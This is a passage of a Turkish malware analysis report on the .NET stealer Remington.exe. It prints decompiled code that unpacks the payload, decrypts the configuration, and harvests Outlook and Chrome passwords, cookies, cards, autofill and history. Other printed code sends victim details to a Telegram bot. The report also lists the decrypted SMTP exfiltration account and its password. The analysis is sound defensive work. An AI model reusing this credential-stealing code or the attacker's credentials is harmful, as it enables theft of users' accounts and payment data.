
Şekil 16- Aes Çözümlemesi

Pteqrwdrpajjqtzpdzqxkmjz fonksiyonu **resource** içinden gelen input byte dizisini **AES** algoritmasıyla **CBC** modunda ve **PKCS7** padding kullanarak **decrypt** etmektedir. Çözme işlemi **key** ve **iv** parametreleriyle bir **AES decryptor** oluşturup tüm veriyi tek seferde çözmekte ve elde edilen sonucu **lgawisxdabnoojlknjswkjc** fonksiyonuna göndermektedir.



Şekil 17- GZIP İçeriğinin Çözülmesi

jgawisxdabnoojlknjswkjc fonksiyonu kendisine verilen byte dizisini GZIP formatında açan fonksiyondur. Giriş verisini bir **GZipStream** üzerinden çözerek orijinal haline getirmekte ve sonucu byte dizisi olarak döndürmektedir. **AES** ile çözülen verinin ardından **payload**'u açmak için kullanılan standart bir **GZIP decompression** fonksiyonudur. Buranın sonucunda dönen değer **4D 5A (MZ)** imzalı yeni **executable** dosyadır.



Şekil 18- Zararlı Yazılımın Kendini Sonlandırması

Zararlı, **WMI** sorguları ile hedef süreçleri tespit ederek **Process.Kill** fonksiyonu aracılığıyla sonlandırmaktadır.

Remington.exe Analizi


Adı	Remington
MD5	694C313B660123F393332C2F0F7072B5
SHA256	95892f0bc179246961e3cf5eeac444143a4f9b455ab740746dad3ecc32c93e62
Dosya Türü	PE32/.NET

Statik Analiz

Property	Value	FileDescription	Remington
File Name	C:\Users\...\Desktop\xxxxxxxxxx.exe	FileVersion	1.0.0.0
File Type	Portable Executable 32 .NET Assembly	InternalName	Remington.exe
File Info	No match found.	LegalCopyright	Copyright © 2021
File Size	268.00 KB (274432 bytes)	LegalTrademarks	
PE Size	268.00 KB (274432 bytes)	OriginalFilename	Remington.exe
		ProductName	Remington
		ProductVersion	1.0.0.0

Şekil 19- Zararlı Yazılımın Statik Dosya Özellikleri

Analiz edilen zararlı yazılımın **32-bit .NET Portable Executable** formatında olduğu, yaklaşık **268 KB** boyutunda bulunduğu ve sürüm bilgilerinde **"Remington"** ürün adı ile **1.0.0.0** sürüm numarasının kullanıldığı görülmektedir.



Şekil 20- Zararlı Yazılımın Modül Yapısı ve Ana Çalışma Akışı

Main fonksiyonu incelendiğinde zararlıının anti-analiz kontrolleri, sandbox tespiti, vb. fonksiyonları sıralı olarak çalıştırdığı görülmektedir. Bu yapı, zararlı yazılımın modüler bir mimari ile tasarlandığını göstermektedir.


```
// Token: 0x04000034 RID: 58
private static string TheSMTPEmail = COVID19.DES_Decrypt("s8GwW8VOvSWYQs3yhL9ZfGMe+HSdEz9z", COVID19.Prision);

// Token: 0x0400003B RID: 59
private static string TheSMTPPSWD = COVID19.DES_Decrypt("8KrxUx2c5pSb8LzNY1FayA==", COVID19.Prision);

// Token: 0x0400003C RID: 60
private static string TheSMTPServer = COVID19.DES_Decrypt("AvnrwjLkkRgZGkQUmJR7Q6c1rIrsJxc5w7xUzGwhmFg=", COVID19.Prision);

// Token: 0x0400003D RID: 61
private static string TheSMTPReciver = COVID19.DES_Decrypt("MTpfAQMrxIQrf3P9KkCFWQ==", COVID19.Prision);

// Token: 0x0400003E RID: 62
private static string TheSMTPPort = COVID19.DES_Decrypt("oXrxxBiV5W8=", COVID19.Prision);

// Token: 0x0400003F RID: 63
private static string TheDiscordURL = COVID19.DES_Decrypt("%$DiscordWebhookURL$", COVID19.Prision);

// Token: 0x04000040 RID: 64
private static string TheDiscordUsername = COVID19.DES_Decrypt("%$DiscordUsername$", COVID19.Prision);

// Token: 0x04000041 RID: 65
private static string ThePanelapi = "%$PanelConnectionApi$";
```

Şekil 21- Remington.exe İçerisinde Bulunan Sabitler

Zararlı yazılım içerisinde çalışma sırasında kullanılan çeşitli yapılandırma sabitleri bulunmaktadır. Bu sabitler; **SMTP**, **FTP**, **Telegram** ve **Discord** gibi veri aktarım kanallarına ait yapılandırma bilgilerini, panel bağlantı parametrelerini ve zararlının çalışma davranışını kontrol eden bazı sabit değerleri içermektedir. Yapılan statik analiz sonucunda elde edilen bu sabitler Tablo 1'de gösterilmektedir. Bazı değerler **DES** algoritması ile şifrelenmiş olarak saklanırken, bazıları ise derleme aşamasında doldurulmak üzere **yer tutucu** biçiminde bırakılmıştır. Ayrıca **AntiBot** mekanizmasının etkinleştirilmesine yönelik kontrol değeri de bu yapılandırma içerisinde yer almaktadır.

Değişken Adı	Sabit
TheSMTPEmail	s8GwW8VOvSWYQs3yhL9ZfGMe+HSdEz9z
TheSMTPPSWD	8KrxUx2c5pSb8LzNY1FayA==
TheSMTPServer	AvnrwjLkkRgZGkQUmJR7Q6c1rIrsJxc5w7xUzGwhmFg=
TheSMTPReciver	MTpfAQMrxIQrf3P9KkCFWQ==
TheSMTPPort	oXrxxBiV5W8=
TheDiscordURL	%\$DiscordWebhookURL\$
TheDiscordUsername	%\$DiscordUsername\$
ThePanelapi	%\$PanelConnectionApi\$
TheFTPUsername	%\$HostUsername\$
TheFTPPSWD	%\$HostPassword\$
TheFTPUURL	%\$HostURL\$
TheTelegramToken	%\$TeleToken\$
TheTelegramID	%\$TeleID\$
TheTelegramTokenToClicker	Yx74dJ0TP3M=
TheTelegramIDToClicker	Yx74dJ0TP3M=
TheOutlookTelegram_Token	%\$Outlook_Tele_token\$
TheOutlookTelegram_ID	%Outlook_Tele_ID\$
PASSWORD	ZyiAEnXWZP
OutputAntiBot	-
AntiBotStatus	EnabledAntiBot

Tablo 1- Zararlı İçerisindeki Sabitler

Dinamik Analiz

```
4274 // Token: 0x06000090 RID: 144 RVA: 0x00002208 File Offset: 0x00000408
4275 public static void ClickTracker()
4276 {
4277     COVID19.TelegramMSG(COVID19.TheTelegramTokenToClicker, COVID19.TheTelegramIDToClicker, COVID19.ClickINFO + "[" + Environment.MachineName
4278         nothing this's mean the system storage's empty. ]");
4279 }
4280 // Token: 0x06000091 RID: 145 RVA: 0x0000221DE File Offset: 0x000003DE
4281 private static void CryptoClip(object sender, EventArgs e)
4282 {
4283 }
4284 }
4285 // Token: 0x06000092 RID: 146 RVA: 0x0000A1CC File Offset: 0x000003CC
4286 %
```

Değer	Tip
System.Environment.MachineName.get döndü	"WIN"
string.Concat döndü	"\\n\\nPC Name:WIN\\n\\nDate and Time: [Date] [Time]\\n\\nCountry Name: The Netherlands\\n\\nWIN"

Şekil 22- ClickTracker Fonksiyonu

ClickTracker fonksiyonu, zararlı dosya çalıştırıldığı anda operatöre **Telegram** üzerinden bir durum bildirimi göndermek amacıyla kullanılmaktadır. Fonksiyon, **Environment.MachineName** ile sistemin bilgisayar adını alır ve daha önce oluşturulmuş olan **ClickINFO** değişkenindeki sistem bilgileri ile birleştirerek tek bir mesaj oluşturmaktadır. Son olarak bu mesaj, **TelegramMSG** çağrısı aracılığıyla saldırgana ait **Telegram** botuna göndermektedir.


```
431 // Token: 0x0600008F RID: 143 RVA: 0x0000A0A0 File Offset: 0x000002A0
432 public static void TelegramMSG(string tokennnns, string urrid, string msg)
433 {
434     try
435     {
436         string requestUriString = string.Concat(new string[]
437         {
438             "https://api.telegram.org/bot",
439             tokennnns,
440             "/sendMessage?chat_id=",
441             urrid,
442             "&text=",
443             msg
444         });
445         ServicePointManager.Expect100Continue = false;
446         ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls12;
447         HttpWebRequest httpWebRequest = (HttpWebRequest)WebRequest.Create(requestUriString);
448         string empty = string.Empty;
449         try
450         {

```

Değer	Tip
string.Concat döndü	"https://api.telegram.org/bot/sendMessage?chat_id=&text= \\n\\nPC..."
tokennnns	" "
urrid	" "
msg	"\\n\\nPC Name:WIN\\n\\nDate and Time: [Date] [Time]\\n\\nCountry Name: The Netherlands\\n\\nWIN"
requestUriString	"https://api.telegram.org/bot/sendMessage?chat_id=&text= \\n\\nPC..."


Şekil 23- TelegramMsg Fonksiyonu

Dinamik analiz sırasında **TelegramMSG** fonksiyonu çalıştırılmış ancak yapılandırma içerisinde **Telegram Bot Token** ve **Chat ID** değerlerinin boş olduğu için **sendMessage** isteği geçersiz kalmış ve Telegram sunucusuna başarılı bir veri gönderimi gerçekleştirilememiştir.



Şekil 24- Telegram Aktifleştirme

İlgili yerlere **Telegram token** ve **chat_id** verildiği zaman **bilgisayar adı**, **tarih-saat** ve **ülke** bilgilerini içeren "**Click Tracker**" mesajını oluşturarak **telegram** üzerinden saldırgana iletmektedir.



Şekil 25- Des_Decrypt Fonksiyonu

DES_Decrypt fonksiyonu, şifrelenmiş yapılandırma verilerini çözmek için kullanılır. Fonksiyon öncelikle verilen parola değerinin **MD5** özetini hesaplar ve elde edilen 16 baytlık **hash**'in ilk 8 baytını **DES** anahtarı olarak kullanır. Daha sonra DES algoritmasını ECB modunda yapılandırarak **Base64** formatındaki şifreli veriyi çözer ve elde edilen bayt dizisini **ASCII** karakter dizisine dönüştürerek düz metni geri döndürmektedir.

Şifreli Metin	Çözüm
"s8GwW8VOvSWYQs3yhL9ZfGMe+HSdEz9z"	"logs@gtpv.online"
"8KrxUx2c5pSb8LzNY1FayA=="	"7213575aceACE@@"
"AvnrwjLkkRgZGkQUmJR7Q6c1rlrsJxc5w7xUzGwhmFg="	"hosting2.ro.hostsailor.com"
"MTpfAQMrxIQrf3P9KkCFWQ=="	"log@gtpv.online"
"oXrxxBiV5W8="	"587"

Tablo 2- Çözülen Sabitler

```
72 // Token: 0x06000056 RID: 86 RVA: 0x00037E4 File Offset: 0x00019E4
72 public static object IPLogger()
72 {
72     WebClient webClient = new WebClient();
72     webClient.Headers.Add("user-agent", "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.2; .NET CLR 1.0.3705;)");
72     string address = "http://checkip.dyndns.org/";
72     IWebProxy systemWebProxy = WebRequest.GetSystemWebProxy();
72     systemWebProxy.Credentials = CredentialCache.DefaultNetworkCredentials;
72     webClient.Proxy = systemWebProxy;
72     Stream stream;
72     try
72     {
72         stream = webClient.OpenRead(address);
72     }
72     catch (Exception ex)
72     {
72     }
72     StreamReader streamReader = new StreamReader(stream);
72     string text = streamReader.ReadToEnd();
72     stream.Close();
72     streamReader.Close();
72     return text.Replace("<html><head><title>Current IP Check</title></head><body>", "").Replace("</body></html>", "").Replace("Current IP Address", "");
72 }
```

Değer	Tip
"Current IP Address: "	string
"Current IP Address: "	string
"\n"	string
"\n"	string

Şekil 26- Harici IP Adresinin Web Servisi Üzerinden Elde Edilmesi

Zararlı yazılım **WebClient** sınıfını kullanarak **checkip.dyndns.org** servisine **HTTP** isteği göndermektedir. Sunucudan dönen **HTML** içeriği ayrıştırılarak sistemin genel IP adresi elde edilmekte ve sonraki işlemlerde kullanılmak üzere bellekte saklanmaktadır.

```
8621 // Token: 0x0600017F RID: 383 RVA: 0x0001AAD4 File Offset: 0x00018CD4
8622 public static void COVIDSTOutlook()
8623 {
8624     List<VIPSeassion.RecoveredApplicationAccount> list = new List<VIPSeassion.RecoveredApplicationAccount>();
8625     list = VIPSeassion.GetOutlookPasswords();
8626     bool flag = list.Count > 0;
8627     if (flag)
8628     {
8629         try
8630         {
8631             foreach (VIPSeassion.RecoveredApplicationAccount recoveredApplicationAccount in list)
8632             {
8633                 string str = string.Concat(new string[]
8634                 {
8635                     "\r\n----- / VIP Recovery \\\r\nRecovered From: Outlook\r\nURL: ",
8636                     recoveredApplicationAccount.URL,
8637                     "\r\nE-Mail: ",
8638                     recoveredApplicationAccount.UserName,
8639                     "\r\nPSWD: ",
8640                     recoveredApplicationAccount.Password,
8641                     "\r\n-----\r\n "
8642                 });
8643                 COVID19.StoragePW += str;
8644             }
8645         }
8646     }
8647 }
```

Değer
list
flag

Şekil 27- CovidsOutlook Fonksiyonu

COVIDSTOutlook fonksiyonu, hedef sistemde **Microsoft Outlook** hesabına ait kayıtlı oturum açma bilgilerini toplamaya yönelik bir veri toplama rutindir. Fonksiyon önce **VIPSeassion.GetOutlookPasswords()** metodunu çağırarak kurtarılabilen Outlook hesaplarını **RecoveredApplicationAccount** nesnelerinden oluşan bir listeye alır. Liste boş değilse her hesap için URL, UserName (e-posta adresi) ve Password alanları okunur. Daha sonra bu bilgiler "Recovered From: Outlook" başlığı altında biçimlendirilerek tek bir metin oluşturulur ve COVID19.StoragePW değişkenine eklenir.


```

internal static List<VIPSession.RecoveredApplicationAccount> GetOutlookPasswords()
{
    List<VIPSession.RecoveredApplicationAccount> list = new List<VIPSession.RecoveredApplicationAccount>();
    string[] array = new string[]
    {
        "IMAP Password",
        "POP3 Password",
        "HTTP Password",
        "SMTP Password"
    };
    string text = null;
    RegistryKey[] array2 = new RegistryKey[]
    {
        Registry.CurrentUser.OpenSubKey("Software\\Microsoft\\Office\\15.0\\Outlook\\Profiles\\Outlook\\9375CFF041311d3B88A00104B2A6676"),
        Registry.CurrentUser.OpenSubKey("Software\\Microsoft\\Windows NT\\CurrentVersion\\Windows Messaging Subsystem\\Profiles\\Outlook\\9375CFF041311d3B88A00104B2A6676"),
        Registry.CurrentUser.OpenSubKey("Software\\Microsoft\\Windows Messaging Subsystem\\Profiles\\9375CFF041311d3B88A00104B2A6676"),
        Registry.CurrentUser.OpenSubKey("Software\\Microsoft\\Office\\16.0\\Outlook\\Profiles\\Outlook\\9375CFF041311d3B88A00104B2A6676")
    };
    foreach (RegistryKey registryKey in array2)
    {
        bool flag = registryKey != null;
        if (flag)
        {
            foreach (string name in registryKey.GetSubKeyNames())
            {
                using (RegistryKey registryKey2 = registryKey.OpenSubKey(name))
                {
                    UTF8Encoding utf8Encoding = new UTF8Encoding();
                    bool flag2 = registryKey2.GetValue("Email") != null & (registryKey2.GetValue("IMAP Password") != null | registryKey2.GetValue("POP3 Password") != null | registryKey2.GetValue("HTTP Password") != null | registryKey2.GetValue("SMTP Password") != null);
                }
            }
        }
    }
}

```

Şekil 28- GetOutlookPasswords Fonksiyonu

GetOutlookPasswords fonksiyonu, hedef sistemde kayıtlı **Microsoft Outlook** hesap bilgilerini elde etmek amacıyla tasarlanmıştır. Fonksiyon öncelikle **Outlook** profillerinin bulunduğu kayıt defteri yollarını açarak bu anahtarlar altında yer alan tüm alt profilleri dolaşmaktadır. Her profil için Email değeri ile birlikte **IMAP Password**, **POP3 Password**, **HTTP Password** veya **SMTP Password** alanlarından en az birinin bulunup bulunmadığını kontrol etmektedir. Bunun yanında çalınan diğer e posta istemcileri tablo-3 de verilmiştir.

Microsoft Outlook	Mozilla Thunderbird
Foxmail	Postbox

Tablo 3- E-posta İstemcileri

```

public static void COVIDSTChrome()
{
    string text = Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData) + "\\Google\\Chrome\\User Data\\Default\\Login Data";
    checked
    {
        try
        {
            bool flag = File.Exists(text);
            if (flag)
            {
                SQLiteHandler sqliteHandler = new SQLiteHandler(text);
                sqliteHandler.ReadTable("logins");
                int num = sqliteHandler.GetRowCount() - 1;
                for (int i = 0; i <= num; i++)
                {
                    string value = sqliteHandler.GetValue(i, "origin_url");
                    string value2 = sqliteHandler.GetValue(i, "username_value");
                    string text2 = sqliteHandler.GetValue(i, "password_value");
                    bool flag2 = VIPSession.IsV10(text2);
                    if (flag2)
                    {
                        byte[] masterKey = VIPSession.GetMasterKey(Directory.GetParent(text).Parent.FullName);
                        bool flag3 = masterKey == null;
                    }
                }
            }
        }
    }
}

```

System.Environment.GetFolderPath döndü @'C:\Users\ \AppData\Local"

string.Concat döndü @'C:\Users\ \AppData\Local\Google\Chrome\User Data\Default\Login Data"

text @'C:\Users\ \AppData\Local\Google\Chrome\User Data\Default\Login Data"

Şekil 29- CovidstChrome Fonksiyonu

COVIDSTChrome fonksiyonu, **Google Chrome**'un **Login Data** veritabanını okuyarak kayıtlı giriş bilgilerini elde etmektedir. Fonksiyon, kayıtlı kullanıcı adı ve parolaları çözerek hedef **URL** ile birlikte bellekte depolar. Sonuç olarak Google Chrome'da kayıtlı kullanıcı adı ve parolaları çalmaktadır.

```
679 public static void Cookies_Chrome()
680 {
681     string text = Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData) + "\\Google\\Chrome\\User Data\\Default\\Network\\Cookies";
682     checked
683     {
684         try
685         {
686             bool flag = File.Exists(text);
687             if (flag)
688             {
689                 SQLiteHandler sqliteHandler = new SQLiteHandler(text);
690                 sqliteHandler.ReadTable("cookies");
691                 int num = sqliteHandler.GetRowCount() - 1;
692                 for (int i = 0; i <= num; i++)
693                 {
694                     string value = sqliteHandler.GetValue(i, "host_key");
695                     string value2 = sqliteHandler.GetValue(i, "name");
696                     string value3 = sqliteHandler.GetValue(i, "path");
697                     string text2 = sqliteHandler.GetValue(i, "encrypted_value");
698                     ulong value4 = Convert.ToUInt64(sqliteHandler.GetValue(i, "expires_utc"));
699                     bool flag2 = VIPSeassion.isV10(text2);
700                     if (flag2)
701                     {
702                         byte[] masterKey = VIPSeassion.GetMasterKey(Conversions.ToString(VIPSeassion.LocalState("Google\\Chrome")));
703                     }
704                 }
705             }
706         }
707     }
708 }
```

Değer
Remington.SQLiteHandler.GetValue döndü
text
flag

Şekil 30- Cookies_Chrome Fonksiyonu

Cookies_Chrome fonksiyonu Google Chrome'un **Cookies** veritabanını okuyarak kayıtlı çerez (cookie) bilgilerini elde etmektedir. Fonksiyon, şifrelenmiş çerez değerlerini çözüp **alan adı, çerez adı, yol, son kullanma tarihi ve çerez değeri** ile birlikte bellekte depolar. Sonuç olarak Google Chrome'da kayıtlı çerez ve oturum bilgilerini çalmaktadır.

```
3038 public static void CreditCard_Chrome()
3039 {
3040     string text = Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData) + "\\Google\\Chrome\\User Data\\Default\\Web Data";
3041     checked
3042     {
3043         try
3044         {
3045             bool flag = File.Exists(text);
3046             if (flag)
3047             {
3048                 SQLiteHandler sqliteHandler = new SQLiteHandler(text);
3049                 sqliteHandler.ReadTable("credit_cards");
3050                 int num = sqliteHandler.GetRowCount() - 1;
3051                 for (int i = 0; i <= num; i++)
3052                 {
3053                     string value = sqliteHandler.GetValue(i, "name_on_card");
3054                     string text2 = sqliteHandler.GetValue(i, "card_number_encrypted");
3055                     string text3 = sqliteHandler.GetValue(i, "expiration_month") + "/" + sqliteHandler.GetValue(i, "expiration_year");
3056                     bool flag2 = VIPSeassion.isV10(text2);
3057                     if (flag2)
3058                     {
3059                         byte[] masterKey = VIPSeassion.GetMasterKey(Directory.GetParent(text).Parent.FullName);
3060                         bool flag3 = masterKey == null;
3061                     }
3062                 }
3063             }
3064         }
3065     }
3066 }
```

Değer
System.IO.File.Exists döndü
text
flag

Şekil 31- CreditCard_Chrome Fonksiyonu

CreditCard_Chrome fonksiyonu, Google Chrome'un Web Data veritabanını okuyarak kayıtlı kredi kartı bilgilerini elde etmektedir. Fonksiyon, şifrelenmiş kart numaralarını çözerek **kart sahibi adı, kart numarası ve son kullanma tarihi** ile birlikte bellekte depolar. Sonuç olarak Google Chrome'da kayıtlı kredi kartı bilgilerini çalmaktadır.


```
9 // Token: 0x06000130 RID: 315 RVA: 0x00014D24 File Offset: 0x00012F24
10 public static void AutoFill_Chrome()
11 {
12     string text = Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData) + "\\Google\\Chrome\\User Data\\Default\\Web Data";
13     checked
14     {
15         try
16         {
17             bool flag = File.Exists(text);
18             if (flag)
19             {
20                 SQLiteHandler sqliteHandler = new SQLiteHandler(text);
21                 sqliteHandler.ReadTable("autofill");
22                 int num = sqliteHandler.GetRowCount() - 1;
23                 for (int i = 0; i <= num; i++)
24                 {
25                     string value = sqliteHandler.GetValue(i, "name");
26                     string value2 = sqliteHandler.GetValue(i, "value");
27                     bool flag2 = Operators.CompareString(value, "", false) != 0 & Operators.CompareString(value2, "", false) != 0;
28                     if (flag2)
29                     {
30                         // ...
31                     }
32                 }
33             }
34         }
35     }
36 }
```

Değer
Microsoft.VisualBasic.CompilerServices.Operators.CompareString...
Microsoft.VisualBasic.CompilerServices.Operators.CompareString...
text

Şekil 32- AutoFill_Chrome Fonksiyonu

AutoFill_Chrome fonksiyonu, Google Chrome'un **Web Data** veritabanını okuyarak otomatik doldurma bilgilerini elde etmektedir. Fonksiyon, kayıtlı form alanı adları ve bunlara karşılık gelen değerleri bellekte depolar. Sonuç olarak Google Chrome'da kayıtlı otomatik doldurma bilgilerini çalmaktadır.

```
13705 // Token: 0x060001F5 RID: 581 RVA: 0x00023534 File Offset: 0x00021734
13706 public static void Downloads_Chrome()
13707 {
13708     string text = Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData) + "\\Google\\Chrome\\User Data\\Default\\History";
13709     checked
13710     {
13711         try
13712         {
13713             bool flag = File.Exists(text);
13714             if (flag)
13715             {
13716                 SQLiteHandler sqliteHandler = new SQLiteHandler(text);
13717                 sqliteHandler.ReadTable("urls");
13718                 int num = sqliteHandler.GetRowCount() - 1;
13719                 for (int i = 0; i <= num; i++)
13720                 {
13721                     string value = sqliteHandler.GetValue(i, "url");
13722                     string value2 = sqliteHandler.GetValue(i, "title");
13723                     string value3 = sqliteHandler.GetValue(i, "visit_count");
13724                     bool flag2 = Operators.CompareString(value, "", false) != 0 & Operators.CompareString(value2, "", false) != 0 & Operators.CompareString(value3, "", false) != 0;
13725                     if (flag2)
13726                     {
13727                         // ...
13728                     }
13729                 }
13730             }
13731         }
13732     }
13733 }
```

Yereller	İsim	Değer
text		@ "C:\Users\... AppData\Local\Google\Chrome\User Data\Default\History"
flag		true
sqliteHandler		Remington SQLiteHandler

Şekil 33- Downloads_Chrome Fonksiyonu

Downloads_Chrome fonksiyonu, Google Chrome'un **History** veritabanını okuyarak ziyaret edilen web sayfalarına ait kayıtları elde etmektedir. Fonksiyon, **URL**, sayfa başlığı ve ziyaret sayısını bellekte depolar. Sonuç olarak kullanıcının web gezinme geçmişine ilişkin bilgileri çalmaktadır.

```
10469 // Token: 0x0000017 RID: 425 RVA: 0x0001CDB File Offset: 0x0001E00
10470 public static void TopSites_Chrome()
10471 {
10472     string text = Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData) + "\\Google\\Chrome\\User Data\\Default\\Top Sites";
10473     checked
10474     {
10475         try
10476         {
10477             bool flag = File.Exists(text);
10478             if (flag)
10479             {
10480                 SQLiteHandler sqliteHandler = new SQLiteHandler(text);
10481                 sqliteHandler.ReadTable("top_sites");
10482                 int num = sqliteHandler.GetRowCount() - 1;
10483                 for (int i = 0; i <= num; i++)
10484                 {
10485                     string value = sqliteHandler.GetValue(i, "url");
10486                     string value2 = sqliteHandler.GetValue(i, "url_rank");
10487                     string value3 = sqliteHandler.GetValue(i, "title");
10488                     bool flag2 = Operators.CompareString(value, "", false) != 0 & Operators.CompareString(value2, "", false) != 0 & Operators.CompareString(value3, "", false) != 0;
10489                     if (flag2)
10490                     {
10491                         // ...
10492                     }
10493                 }
10494             }
10495         }
10496     }
10497 }
```

Değer

@C:\Users\...	AppData\Local
@C:\Users\...	AppData\Local\Google\Chrome\User Data\Default\Top Sites
@C:\Users\...	AppData\Local\Google\Chrome\User Data\Default\Top Sites

Şekil 34- TopSites_Chrome Fonksiyonu

TopSites_Chrome fonksiyonu, Google Chrome'un **Top Sites** veritabanını okuyarak kullanıcının en sık ziyaret ettiği web sitelerine ait bilgileri elde etmektedir. Fonksiyon, URL, sıralama bilgisi ve sayfa başlığını bellekte depolamaktadır.

```
12114 // Token: 0x000001CE RID: 462 RVA: 0x00020AA4 File Offset: 0x0001ECA4
12115 public static void DownloadRecord_Chrome()
12116 {
12117     string text = Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData) + "\\Google\\Chrome\\User Data\\Default\\History";
12118     checked
12119     {
12120         try
12121         {
12122             bool flag = File.Exists(text);
12123             if (flag)
12124             {
12125                 SQLiteHandler sqliteHandler = new SQLiteHandler(text);
12126                 sqliteHandler.ReadTable("downloads");
12127                 int num = sqliteHandler.GetRowCount() - 1;
12128                 for (int i = 0; i <= num; i++)
12129                 {
12130                     string value = sqliteHandler.GetValue(i, "tab_url");
12131                     string value2 = sqliteHandler.GetValue(i, "target_path");
12132                     bool flag2 = Operators.CompareString(value, "", false) != 0 & Operators.CompareString(value2, "", false) != 0;
12133                     if (flag2)
12134                     {
12135                         // ...
12136                     }
12137                 }
12138             }
12139         }
12140     }
12141 }
```

Değer

@C:\Users\...	AppData\Local\Google\Chrome\User Data\Default\History
---------------	---

Şekil 35- DownloadRecord_Chrome Fonksiyonu

DownloadRecord_Chrome fonksiyonu, Google Chrome'un **History** veritabanındaki **downloads** tablosunu okuyarak indirme geçmişine ait bilgileri elde etmektedir. Fonksiyon, indirmenin gerçekleştirildiği **URL** ile indirilen dosyanın hedef yolunu bellekte depolamaktadır.

Google Chrome	Microsoft Edge
Chromium	Opera
Brave	Vivaldi
